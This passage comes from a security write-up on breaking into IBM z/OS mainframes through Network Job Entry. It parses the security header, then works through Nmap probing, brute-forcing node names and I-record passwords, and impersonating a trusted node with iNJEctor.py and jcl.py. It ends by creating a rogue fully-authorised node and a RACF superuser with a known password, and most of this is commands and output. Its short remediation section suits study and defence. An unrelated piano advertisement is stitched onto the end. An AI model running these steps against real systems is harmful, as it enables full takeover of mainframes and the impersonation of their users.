Job Data is the JCL being sent, Job Footer is some trailing information, and Job Header is where the important components (for us) live.

Within the Job Header itself there are four subsections: General, Scheduling, Job Accounting, and Security.

The first three are boring and are just system stuff. (They're actually very exciting, but for this writeup they aren't important.) The good bits are in the Security Section Job Header. The security section header is made up of 18 settings:[50]

[48]See page 102 of `has2a620.pdf`.
[49]See page 19 of `has2a620.pdf`.
[50]See page 38 of `has2a620.pdf`.

Type	Data	Value
TTB	`00 00 00 3b 00 00 00 00`	59
TTR	`00 00 00 2a`	43
DLE	`10`	DLE
STX	`02`	STX
BCB	`82`	2
FCS	`8f cf`	n/a
RCB	`9a`	NMR Command/Message
SRCB	`00`	n/a
Data	See Below	See Below
TTB	`00 00 00 00`	TTB Footer

The Data field was compressed using SCB. It decompresses to `90 77 00 09 d5 c5 e6 e8 d6 d9 d2 40 01 00 00 00 00 00 00 00 00 d7 d6 e3 c1 e3 d6 40 40 01 5b c4 40 d5 d1 c5 c4 c5 c6`.

Figure 14 – Example NJE packet

Item	Data	Value
NMRFLAG	`90`	NMRFLAGC Set to 'on'. Which means its a command.
NMRLEVEL	`77`	Highest level
NMRTYPE	`00`	Unformatted command.
NMRML	`09`	Length of NMRMSG
NMRTONOD	`d7 d6 e3 c1 e3 d6 40 40`	To NEWYORK
NMRTOQUL	`01`	The identifier. Node 1.
NMROUT	`00 00 00 00 00 00 00 00`	The UserID, Console ID. In this case, blank.
NMRFMNOD	`c3 c1 c3 e3 e4 e2 40 40`	From POTATO
NMRFMQUL	`01`	From identifier. Can be the same.
NMRMSG	`5b c4 40 d5 d1 c5 c4 c5 c6`	Command: "`$D NJEDEF`" in EBCDIC

Figure 15 – Decompressed payload from Figure 14.

Name	Size	Description
NJHTLEN	2B	Length of header
NJHTTYPE	1B	Type (Always 0x8C for security.)
NJHTMOD	1B	Modifier 0x00 for security.
NJHTLENP	2B	Remaining header length.
NJHTFLG0	1B	Flag for NJHTF0JB which defines the owner.
NJHTLENT	1B	Total length of sec header.
NJHTVERS	1B	Version of RACF
NJHTFLG1	1B	Flag byte for NJHT1EN (Encrypted or not), NJHT1EXT (format) and NJHTSNRF (no RACF)
NJHTSTYP	1B	Session type
NJHTFLG2	1B	Flag byte for NJHT2DFT, NJHTUNRF, NJHT2MLO, NJHT2SHI, NJHT2TRS, NJHT2SUS, NJHT2RMT
NJHT2DFT	1b	Not verified
NJHTUNRF	1b	Undefined user without RACF
NJHT2MLO	1b	Multiple leaving options
NJHT2SHI	1b	Security data not verified
NJHT2TRS	1b	A Trusted user
NJHT2SUS	1b	A Surrogate user
NJHT2RMT	1b	Remote job or data set
NJHTPOEX	1B	Port of entry class
NJHTSECL	8B	Security label
NJHTCNOD	8B	Security node
NJHTSUSR	8B	User ID of Submitter
NJHTSNOD	8B	Node the job came from
NJHTSGRP	8B	Group ID of Submitter
NJHTPOEN	8B	Originator node name
NJHTOUSR	8B	User ID
NJHTOGRP	8B	Group ID

The two most important of these are the `NJHTOUSR` and `NJHTOGRP` variables. These define the User ID and Group ID of the job coming into the system. If someone were able to manipulate these fields within the Job Header before it was sent to an NJE server, they could execute anything as any user on the system (so long as they had the ability to submit jobs, something almost every user does). At this point you're basically two fields away from owning a system.

6.4.2 Command and Control

In Section 6.2.1 we discussed NMR, that is, Nodal Message Records. These have an RCB of `0x9A`. By far the most interesting property of NMRs is their ability to send commands from one node to another. This exists to allow easier, centralized management of a bunch of mainframe (NJE) nodes on a network. You send commands, and the reply gets routed back to you for display.

For example, we can send the JES2 command `$D JQ` that will tell us all the jobs that are currently running. To display all the jobs running on CACTUS from POTATO, we simply add `$N 2` in front of the command we wish to execute: `$N 2,'$D JQ'`

```
[...]
13.42.01  STC00021 $HASP890 JOB(TCPIP)
13.42.01  STC00021 $HASP890 JOB(TCPIP)
          STATUS=(EXECUTING/EMC1), CLASS=STC,
13.42.01           $HASP890
          PRIORITY=15, SYSAFF=(EMC1),
          HOLD=(NONE)
13.42.01  STC00022 $HASP890 JOB(TN3270)
13.42.01  STC00022 $HASP890 JOB(TN3270)
          STATUS=(EXECUTING/EMC1), CLASS=STC,
13.42.01           $HASP890
          PRIORITY=15, SYSAFF=(EMC1),
          HOLD=(NONE)
13.42.01  TSU00035 $HASP890 JOB(DADE)
```

```
13.42.01  TSU00035 $HASP890 JOB(DADE)
          STATUS=(AWAITING HARDCOPY),
          CLASS=TSU,
13.42.01           $HASP890
          PRIORITY=1, SYSAFF=(ANY),
          HOLD=(NONE)
[...]
```

To make changes at a target system we can issue commands with `$T`. The command `$D JOBDEF,JOBNUM` tells us the maximum number of jobs that are allowed to run at one time. We can increase (or decrease) this number with `$T JOBDEF,JOBNUM=#`.

```
$D JOBDEF,JOBNUM
$HASP835 JOBDEF  JOBNUM=3000
$T JOBDEF,JOBNUM=3001
$D JOBDEF,JOBNUM
$HASP835 JOBDEF  JOBNUM=3001
```

We can do the exact same thing with NJE, but instead pass it a node number `$N 2,'$T JOBDEF,JOBNUM=3001'`. This is the power of NMR commands. Notice that there are no userids or passwords here, only commands going from one system to another.

A reference for every single JES2 command exists.[51] Some interesting JES2 commands are the ones we already talked about (lowering/increasing number of concurrent jobs), but you can also profile a mainframe using the various `$D` (for display) commands. `JOBDEF`, `INITINFO`, `NETWORK`, `NJEDEF`, `JQ`, `NODE` etc. `NJEDEF` is especially important!

6.5 Breaking In

It's now time to make NJE do what we want so we can own a mainframe. But there's some information you'll need to know:
- IP/Port running NJE
- RHOST and OHOST names
- Password for I record (not always)
- A way to connect

6.5.1 Finding a Target System

Of all the steps, this is likely the easiest step to perform. The most recent version of Nmap (7.10) received an update to probe for NJE listening ports:

```
##############NEXT PROBE##################
# Queries z/OS Network Job Entry
# Sends an NJE Probe with the following info
# TYPE          = OPEN
# OHOST         = FAKE
# RHOST         = FAKE
# RIP and OIP = 0.0.0.0
# R             = 0
Probe TCP NJE q|\xd6\xd7\xc5\xd5@@@@\xc6\xc1
     \xd2\xc5@@@@\0\0\0\0\xc6\xc1\xd2\xc5@@@@
     \0\0\0\0\0|
rarity 9
ports 175
sslports 2252
# If the port supports NJE it will respond
# with either a 'NAK' or 'ACK' in EBCDIC
match nje m|^\xd5\xc1\xd2| p/IBM Network Job
     Entry (JES)/
match nje m|^\xc1\xc3\xd2| p/IBM Network Job
     Entry (JES)/
```

Using Nmap it's now easy to find NJE:

```
$ nmap -sV -p 175 10.10.10.1

Starting Nmap 6.49SVN (https://nmap.org)
Nmap scan report for
LPAR1.CACTUS.MAINFRAME.COM (10.10.10.1)
Host is up (0.0018s latency).
PORT     STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
```

6.5.2 RHOST, OHOST, and I Records

This is the trickiest part of breaking NJE. Recalling our earlier discussion of connecting, you need a valid RHOST (any systems node name) and OHOST (the target systems node name). If the RHOST or OHOST are wrong, the system replies with an NJE `NAK` reply and a reason code `R`. Oftentimes the node name of a mainframe is the same as the host name; so you should try those first. Otherwise, it will likely be documented somewhere on a corporate intranet or in some example JCL code with `/*XEQ`—or you could just ask someone, and they'll probably tell you.

If you have access to the target mainframe already, you could try a few things, like reading SYS1.PARMLIB(JES2PARM) and searching for NJEDEF/NODE. You could also issue the JES2 command `$D NJEDEF` or `$D NODE`, which will list all the nodes and their names:

[51] https://www.ibm.com/support/knowledgecenter/SSLTBW_2.1.0/com.ibm.zos.v2r1.hasa200/has2cmdr.htm

```
$D node
  $HASP826 NODE(1)
  $HASP826 NODE(1)    NAME=POTATO,
                      STATUS=(OWNNODE),
                      TRANSMIT=BOTH,
  $HASP826            RECEIVE=BOTH,HOLD=NONE
  $HASP826 NODE(2)
  $HASP826 NODE(2)    NAME=CACTUS,
                      STATUS=(CONNECTED),
  $HASP826            TRANSMIT=BOTH,
                      RECEIVE=BOTH,
                      HOLD=NONE
```

If none of those options work for you, it's time to use brute force. When you connect to an NJE port and send an invalid OHOST or RHOST, you get a type of `NAK` with a reason code of `R=1`. However, when you connect to NJE and place the RHOST value in the OHOST field, it replies with a `NAK` but with a reason code of 4! Now this is something we can use to our advantage.

Using Nmap again, we can now use a newly-released NSE script `nje-node-brute.nse` to brute-force a system's OWNNODE node name:[52]

> *NJE node communication is made up of an OHOST and an RHOST. Both fields must be present when conducting the handshake. This script attempts to determine the target systems NJE node name.*


By default, the script will try to brute-force a system's OHOST value. First trying the mainframe's hostname and then using Nmap's included list of default hosts. Since NJE nodes will generally only have one node name, it's best to use the script argument `brute.firstonly=true`.

```
$ nmap -sV -p 175 10.10.10.1 \
    --script nje-node-brute \
    --script-args brute.firstonly=true

Starting Nmap 7.10SVN ( https://nmap.org )
Nmap scan report for LPAR1.POTATO.MAINFRAME.
    COM (10.10.10.1)
Host is up (0.0012s latency).
PORT     STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-node-brute:
|   Node Name(s):
|     Node Name:POTATO - Valid credentials
```

With the OHOST determined (POTATO), we can brute-force valid RHOSTs on the target system. Using the same `nje-node-brute` Nmap script, we use the argument `ohost=POTATO`. Before running the script, it's best to do some recon and discover names of other systems, decommissioned systems, etc. These can be placed in the file

[52] `https://nmap.org/nsedoc/scripts/nje-node-brute.html`
`unzip pocorgtfo12.pdf nje-node-brute.nse`



`rhosts.txt` and passed to the script using the argument `hostlist=rhosts.txt`:

```
$ nmap -sV -p 175 10.10.10.1 \
    --script nje-node-brute  \
    --script-args=ohost='POTATO',hostlist=
    rhosts.txt

Starting Nmap 7.10SVN (https://nmap.org)
Nmap scan report for LPAR1.POTATO.MAINFRAME.
    COM (10.10.10.1)
Host is up (0.00090s latency).
PORT     STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-node-brute:
|   Node Name(s):
|     POTATO:SANDBOX - Valid credentials
|     POTATO:CACTUS - Valid credentials
|     POTATO:LPAR5 - Valid credentials
```

Note: If CACTUS was connected at the time this script was run, it wouldn't show up in the list of valid systems. This is due to the fact that a node may only connect once. So if you're doing this kind of testing, you might want to wait for maintenance windows to try and brute-force. With valid RHOSTs (SANDBOX, CACTUS, and LPAR5) and the OHOST (POTATO) in hand we can now pretend to be a node.

In most places, this will be enough to allow you to fake being a node. In some places, however, they'll have set the `PASSWORD=` parameter in the NJEDEF config. This means that we've got one more piece to brute-force.

Thankfully, there's yet another new Nmap script for brute-forcing I records, `nje-pass-brute`.

> *After successfully negotiating an OPEN connection request, NJE requires sending, what IBM calls, an "I record." This initialization record may sometimes require a password. This script, provided with a valid OHOST/RHOST for the NJE connection, brute forces the password.*

Using this script is fairly straightforward. You pass it an RHOST and OHOST, and it will attempt to brute-force the I record password field:

```
nmap -sV -p 175 10.10.10.1  \
    --script nje-pass-brute \
    --script-args=brute.firstonly=true,ohost
    ='POTATO',rhost='cactus',passdb=
    passwords.txt

Starting Nmap 7.10SVN (https://nmap.org)
Nmap scan report for LPAR1.NEWYORK.MAINFRAME
    .COM (10.10.10.1)
Host is up (0.0012s latency).
PORT     STATE SERV VERSION
175/tcp open  nje  IBM Net Job Entry (JES)
| nje-pass-brute:
|   NJE Password:
|     Password:NJEROCKS - Valid credentials
```

Behind the scenes, this script is connecting and trying "I Records" setting the `NCCILPAS` and `NCCINPAS` variables to the passwords in your word list.

6.5.3 I'm a Pretender

Using the information we've gathered, we could set up our own mainframe, add an NJEDEF section to the JES2 configuration file, and connect to POTATO as a trusted node. But who's got millions to spend on a mainframe? The good news is you don't have to worry about any of that. Since getting your hands on a real mainframe is all but impossible, your author wrote a Python library that implements the NJE specification, allowing you to connect to a mainframe and pretend to be a node.[53]

Using the NJE library, we can do a couple of interesting things, such as sending commands and messages, or sending JCL as *any* user account.

First, we're going to create our own node, just in case the node we're pretending to be comes back online (preventing us from using it). Using `iNJEctor.py` we can send commands we'd like to have processed by the target node. Before doing that, we need to see how many nodes are currently declared with `$D NJEDEF,NODENUM`:

```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
  "\$D NJEDEF,NODENUM" --pass NJEROCKS

          The JES2 NJE Command Injector

[+] Signing on to 10.10.10.1 : 175
[+] Signon to 10.10.10.1 Complete
[+] Sending Command: $D NJEDEF,NODENUM
[+] Reply Received:

13.12.26           $HASP831 NJEDEF  NODENUM=4
```

[53] `git clone https://github.com/zedsec390/NJElib`

```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$T NJEDEF,NODENUM=5" --pass NJEROCKS -q

13.25.34          $HASP831 NJEDEF
13.25.34          $HASP831 NJEDEF   OWNNAME=POTATO,OWNNODE=1,CONNECT=(YES,10),
13.25.34          $HASP831          DELAY=120,HDRBUF=(LIMIT=10,WARN=80,FREE=10),
13.25.34          $HASP831          JRNUM=1,JTNUM=1,SRNUM=1,STNUM=1,LINENUM=1,
13.25.34          $HASP831          MAILMSG=NO,MAXHOP=0,NODENUM=5,PATH=1,
13.25.34          $HASP831          RESTMAX=262136000,RESTNODE=100,RESTTOL=0,
13.25.34          $HASP831          TIMETOL=1440

$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$T NODE(5),name=H4CKR" --pass NJEROCKS -q

13.26.15          $HASP826 NODE(5)
13.26.15          $HASP826 NODE(5)   NAME=H4CKR,STATUS=(UNCONNECTED),TRANSMIT=BOTH,
13.26.15          $HASP826           RECEIVE=BOTH,HOLD=NONE

$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO "\$add socket(h4ckr),node=h4ckr,ipaddr=3.1.33.7" \
    --pass NJEROCKS -q

13.27.13          $HASP897 SOCKET(H4CKR)
13.27.13          $HASP897 SOCKET(H4CKR)      STATUS=INACTIVE,IPADDR=3.1.33.7,
13.27.13          $HASP897                    PORTNAME=VMNET,CONNECT=(DEFAULT),
13.27.13          $HASP897                    SECURE=NO,LINE=0,NODE=5,REST=0,
13.27.13          $HASP897                    NETSRV=0
```

Figure 16 – Example use of `iNJEctor.py`.

We'll increase that by one with the command `$T NJEDEF,NODENUM=5`, then add our own node called `h4ckr` using the commands `$T NODE(5),name=H4CKR` and `$add socket(h4ckr)`. See Figure 16.

The node `h4ckr` has now been created. Finally, we'll want to give it full permission to do anything it wants with the command `$T node(h4ckr), auth=(Device=Y,Job=Y,Net=Y,System=Y)`. See Figure 17

Good, we have our own node now. This will only allow us to send commands and messages. If we wanted, we could mess with system administrators now.

```
$ ./iNJEctor.py 10.10.10.1 h4ckr POTATO \
  -u margo -m \
  'MESS WITH THE BEST DIE LIKE THE REST'
          The JES2 NJE Command Injector

[+] Signing on to 10.10.0.200 : 175
[+] Signon to 10.10.0.200 Complete
[+] Sending Message ( MESS WITH THE BEST DIE
     LIKE THE REST ) to user: margo
[+] Message sent
```

And when Margo logs on, or tries to do anything she would receive this message:

```
READY

MESS WITH THE BEST DIE LIKE THE REST CN(
     INTERNAL)
```

That is fun and all, but we could also do real damage, such as shutting off systems or lowering resources to the point where a system becomes unresponsive. But where's the fun in that? Instead, let's make our node trusted.

We'll need to find a user with the appropriate permissions first. From previous research, I know Margo runs operations and has a userid of `margo`. Using `jcl.py` we can send JCL to a target node. This script uses the NJELib library and manipulates the `NJHTOUSR` and `NJHTOGRP` settings in the Job Header Security Section to be any user we'd like. We already know CACTUS is a trusted node on POTATO, so let's use that trust to submit a job as Margo.

To check if she has the permissions we need, we use the program `IKJEFT01`, which executes TSO commands, and the RACF TSO command `lu`, which lists a user's permissions. We see this in Figure 18.


```
$ ./iNJEctor.py 10.10.10.1 CACTUS POTATO \
    "\$T node(h4ckr),auth=(Device=Y,Job=Y,Net=Y,System=Y)" --pass NJEROCKS -q

13.29.20          $HASP826 NODE(5)
13.29.20          $HASP826 NODE(5)   NAME=H4CKR,STATUS=(UNCONNECTED),
13.29.20          $HASP826           AUTH=(DEVICE=YES,JOB=YES,NET=YES,SYSTEM=YES),
13.29.20          $HASP826           TRANSMIT=BOTH,RECEIVE=BOTH,HOLD=NONE,
13.29.20          $HASP826           PENCRYPT=NO,SIGNON=COMPAT,ADJACENT=NO,
13.29.20          $HASP826           CONNECT=(NO),DIRECT=NO,ENDNODE=NO,REST=0,
13.29.20          $HASP826           SENTREST=ACCEPT,COMPACT=0,LINE=0,LOGMODE=,
13.29.20          $HASP826           LOGON=0,NETSRV=0,OWNNODE=NO,
13.29.20          $HASP826           PASSWORD=(VERIFY=(NOTSET),
13.29.20          $HASP826           SEND=(FROM_OWNNODE)),PATHMGR=YES,PRIVATE=NO,
13.29.20          $HASP826           SUBNET=,TRACE=NO
```

Figure 17 – `iNJEctor.py` giving full permissions.

The important line here is `ATTRIBUTES=SPECIAL`, meaning that she can execute any RACF command. This, in turn, means she has the ability to add trusted nodes for us. Now that we confirmed she has administrative access, we submit some JCL that executes the commands we need to add a new trusted node. While we're at it, might as well add a new superuser named `DADE`, as shown in Figure 19.

Now we added the node `H4CKR` as a trusted node. Therefore, any userid that exists on POTATO is now available to us for our own nefarious purposes. In addition, we added a superuser called DADE with access to both TSO and UNIX. From here we could shutdown POTATO, execute any commands we'd like, create new users, reset user passwords, download the RACF database, create APF authorized programs. The ownage is endless.



```
./jcl.py CACTUS POTATO 10.10.10.1 JCL/tso.jcl margo
[+] RHOST: CACTUS
[+] OHOST: POTATO
[+] IP    : 10.10.10.1
[+] File  : JCL/tso.jcl
[+] User  : margo
[+] Connected
=========================
[+] Sending file: JCL/tso.jcl
----------10----------20----------30----------40----------50----------60----------70----------80

//H4CKRNJE JOB (1234567),'ABC 123',CLASS=A,
//             MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
/*XEQ     POTATO
//TSOCMD    EXEC  PGM=IKJEFT01
//SYSTSPRT DD     SYSOUT=*
//SYSOUT    DD     SYSOUT=*
//SYSTSIN   DD     *
  lu
/*

----------10----------20----------30----------40----------50----------60----------70----------80
=========================
[+] User Message
[+] User: MARGO
[+] Message: 15.03.19 JOB00046 $HASP122 H4CKRNJE (JOB00049 FROM CACTUS) RECEIVED AT POTATO
=========================
[+] Records in SYSOUT:
1                    J E S 2   J O B   L O G  --  S Y S T E M   E M C 1  --  N O D E   P O T A T O
0
[...]
1READY
    lu
 USER=MARGO  NAME=Margo Smith            OWNER=MINING      CREATED=15.104
  DEFAULT-GROUP=MINING    PASSDATE=16.083  PASS-INTERVAL=180  PHRASEDATE=N/A
  ATTRIBUTES=SPECIAL OPERATIONS
[...]
 READY
 END
```

Figure 18 – JCL permissions check

```
./jcl.py CACTUS POTATO 10.10.10.1 JCL/racf.jcl margo
[+] RHOST: CACTUS
[+] OHOST: POTATO
[+] IP    : 10.10.10.1
[+] File  : JCL/racf.jcl
[+] User  : margo
[+] Connected
==========================
[+] Sending file: JCL/racf.jcl
----------10---------20---------30----------40----------50----------60----------70----------80

//H4CKRNJE JOB (1234567),'ABC 123',CLASS=A,
//              MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
/*XEQ     POTATO
//TSOCMD    EXEC   PGM=IKJEFT01
//SYSTSPRT DD      SYSOUT=*
//SYSOUT    DD     SYSOUT=*
//SYSTSIN   DD     *
  RALTER RACFVARS &RACLNDE ADDMEM(H4CKR)
  SETROPTS RACLIST(RACFVARS) REFRESH
  ADDUSER DADE PASSWORD(BESTPWD)
  ALU DADE TSO(ACCTNUM(ACCT#) PROC(ISPFPROC))
  ALU DADE OMVS(UID(31337) PROGRAM(/bin/sh) HOME(/))
/*

----------10---------20---------30----------40----------50----------60----------70----------80
==========================
[+] Response Received
[+] NMR Records
==========================
[+] User Message
[+] To User: MARGO
[+] Message: 15.29.55 JOB00048 $HASP122 H4CKRNJE (JOB00049 FROM CACTUS  ) RECEIVED AT POTATO
==========================
[+] Records in SYSOUT:
1                J E S 2  J O B  L O G  --  S Y S T E M  E M C 1  --  N O D E  P O T A T O
0
[...]
1READY
   RALTER RACFVARS &RACLNDE ADDMEM(H4CKR)
 ICH11009I RACLISTED PROFILES FOR RACFVARS WILL NOT REFLECT THE UPDATE(S) UNTIL A SETROPTS
    REFRESH IS ISSUED.
 READY
   SETROPTS RACLIST(RACFVARS) REFRESH
 READY
   ADDUSER DADE PASSWORD(BESTPWD)
 READY
   ALU DADE TSO(ACCTNUM(ACCT#) PROC(ISPFPROC)) SPECIAL
 READY
   ALU DADE OMVS(UID(31337) PROGRAM(/bin/sh) HOME(/))
 READY
 END
```

Figure 19 – Adding a superuser

6.6 Conclusion

NJE is relatively unknown despite being so widely used and important to most mainframe implementations. Hopefully, this article showed you how powerful NJE is, and how dangerous it can be. Everything in this article could be prevented with a few simple tweaks. Not using the `PASSWORD=` parameter and instead using SSL certificates for system authentication would make these attacks useless. On top of that, instead of declaring the nodes to RACF, you could give very specific access rights to users from various nodes. This would prevent a malicious user from submitting as any user they please.

If you're really interested in this protocol, NJELib also supports a debug mode, which gives information about everything happening behind the scenes. It's very verbose. Another feature of NJELib is the ability to deconstruct captured packets.

With the information in this article, you should now have a grasp of the mainframe and NJE. Your interest has been piqued about the endless potential of mainframe hacking. If that's the case, where do you go from here? There are some great writeups about buffer overflows and crypto on z/OS at `bigendiansmalls.com`. You can also read up about tn3270 hacking at `mainframed767.tumblr.com`.

Henry F. Miller

TONE

is first conceived in the mind of the artist, who is aided in its expression by the perfection of the instrument he uses.

Henry F. Miller was a musician of matured judgment when in 1863 he began to make pianos; he built the kind of pianos upon which he himself liked to play, and HIS standard of TONE QUALITY is expressed in the instruments which bear his name.

Many artists and critics prefer the Henry F. Miller Tone to all others; to know it is to like it, and those love it most who know it best, because it wears the longest.
To-day, better than ever, it confidently invites your critical judgment.

Lyric Grand
$750

WAREROOMS,

395 BOYLSTON ST.